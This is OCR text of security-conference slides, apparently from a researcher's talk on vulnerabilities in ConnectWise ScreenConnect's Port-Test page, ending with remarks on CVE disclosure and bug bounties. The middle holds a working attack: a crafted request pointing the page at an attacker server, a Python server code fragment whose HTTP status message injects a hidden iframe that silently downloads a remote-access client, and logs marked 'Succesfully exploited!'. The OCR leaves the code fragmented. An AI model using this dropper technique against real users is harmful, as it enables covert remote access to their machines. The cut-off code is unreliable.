



Use the Python Code Snippet / HTTP Status Code Space

Silent XSS payload to Malicious Download Dropper (Windows)

GET /Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=54.157.152.112&ctl00%24Main%24webServerPortBox=80&ctl00%24Main%24relayHostBox=&ctl00%24Main%24relayPortBox=&ctl00%24Main%24ctl01=Test+Ports HTTP/2

The IFRAME is present and injected. The site does not check parameters or implement CSRF / SSRF Controls and fails to apply a number of HTTP / HTTPS / API / Input Controls.





CYBIR

Refining for User “Stealth” – Python Code Snippet / HTTP Status Code Space


Silent XSS payload to Malicious Download Dropper (Windows)


```
self.send_response(666, message="<br><p>Please wait while the port test client is downloaded to your computer.<p><iframe
src=\"https://xxxxxx/Bin/ConnectWiseControl.Client.exe?h=XXXX-
relay.screenconnect.com&p=443&k=XXXXX=CYBIRPOC&e=Support&y=Guest&r=\" hidden>")
```

The IFRAME is present, HIDDEN, and injected via the returned HTTP Code.

The site does not check parameters or implement CSRF / SSRF Controls and fails to apply a number of HTTP / HTTPS / API / Input Controls.

RCE / Persistence / Privileged Access via Signed Executable (persistence / metasploit agent)




File Action Media View Help
*Untitled - Notepad
File Edit Format View Help
The application accepts POST form data in a GET request... thus... this is a malicious link / dropper.
https://www.screenconnect.com/Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=18.233.64.72&ctl00%24Main%24webServerPortBox=80&ctl00%24Main%
Ln 3, Col 1
100%
Windows (CRLF)
Type here to search
26°F Sunny
Status: Running
2FgcxpZ9CaNJsJh1V4Mz6dtoDzU4fALWUhw%2FWgPZrWh%2FnfMJDAPJz%2FhVTmvMptffc99jDSpPo0
lX8UnU&s=15e504c6-591a-4a1e-b23a-153da6c9e41d&i=CYBIRPOC&e=Support&y=Guest&r=\"
hidden>")
self.send_header("Content-type", "text/html")
self.end_headers()
if __name__ == "__main__":
webServer = HTTPServer((hostName, serverPort), MyServer)
print "Server started http://%s:%s" % (hostName, serverPort)
try:
webServer.serve_forever()
except KeyboardInterrupt:
pass
webServer.server_close()
print "Server stopped."
[ec2-user@ip-172-31-77-51 ~]$ sudo python 666-hidden-iframe.py
Server started http://0.0.0.0:80
52.202.11.141 - - [17/Feb/2023 22:41:09] "GET / HTTP/1.1" 666 -
52.202.11.141 - - [17/Feb/2023 22:42:15] "GET / HTTP/1.1" 666 -
52.202.11.141 - - [17/Feb/2023 22:44:33] "GET / HTTP/1.1" 666 -
52.202.11.141 - - [17/Feb/2023 22:46:00] "GET / HTTP/1.1" 666 -

Succesfully exploited!


Further interesting findings..

- CW applications use a client “application”…. A wrapped browser.
- IT IS ABSOLUTELY EXPLOITABLE… through crafted payloads and direct delivery methods*!

*No, I’m not sharing how…. Yet.

Is this where the source code is stored?

- Windows – Absolute Drive Path
- Username – Developer
- "SOURCE" – Where it's stored
- PDB – Debugging file, created during compilation (debugging symbols, etc.)
- There is ***more potential metadata*** in their apps that ***maps the internal CW regime***!




“Should companies be responsible for their own disclosures and analysis of vulnerabilities?”

- I should not have been the person forced to register CVEs.
- Learn how the CVE Reporting System works:

  When all else fails, GO TO MITRE!
- Another magic bullet won’t fix anything, more *good* people looking at it will.
- PSIRTs and analysts need to start thinking holistically.
- Bug bounties / Responsible Disclosure / Policies are a joke or abusive: They are buying silence and killing the security job market.
- “If you have to stare them down for a few words on a website, why would you ever bother to help them again?” – This is how good researchers turn bad.

This puts everyone else at risk.



CYBIR


CYBIR
Thank you! (...and some further reading / future releases!)
CYBIR.COM
Ken Pyle M.S. IA, CISSP, HCISPP, ECSA, CEH, OSCP, OSWP, EnCE, Sec+
Partner, Exploit Developer – CYBIR.COM
Graduate Professor – Cybersecurity
Chestnut Hill College – CHC.EDU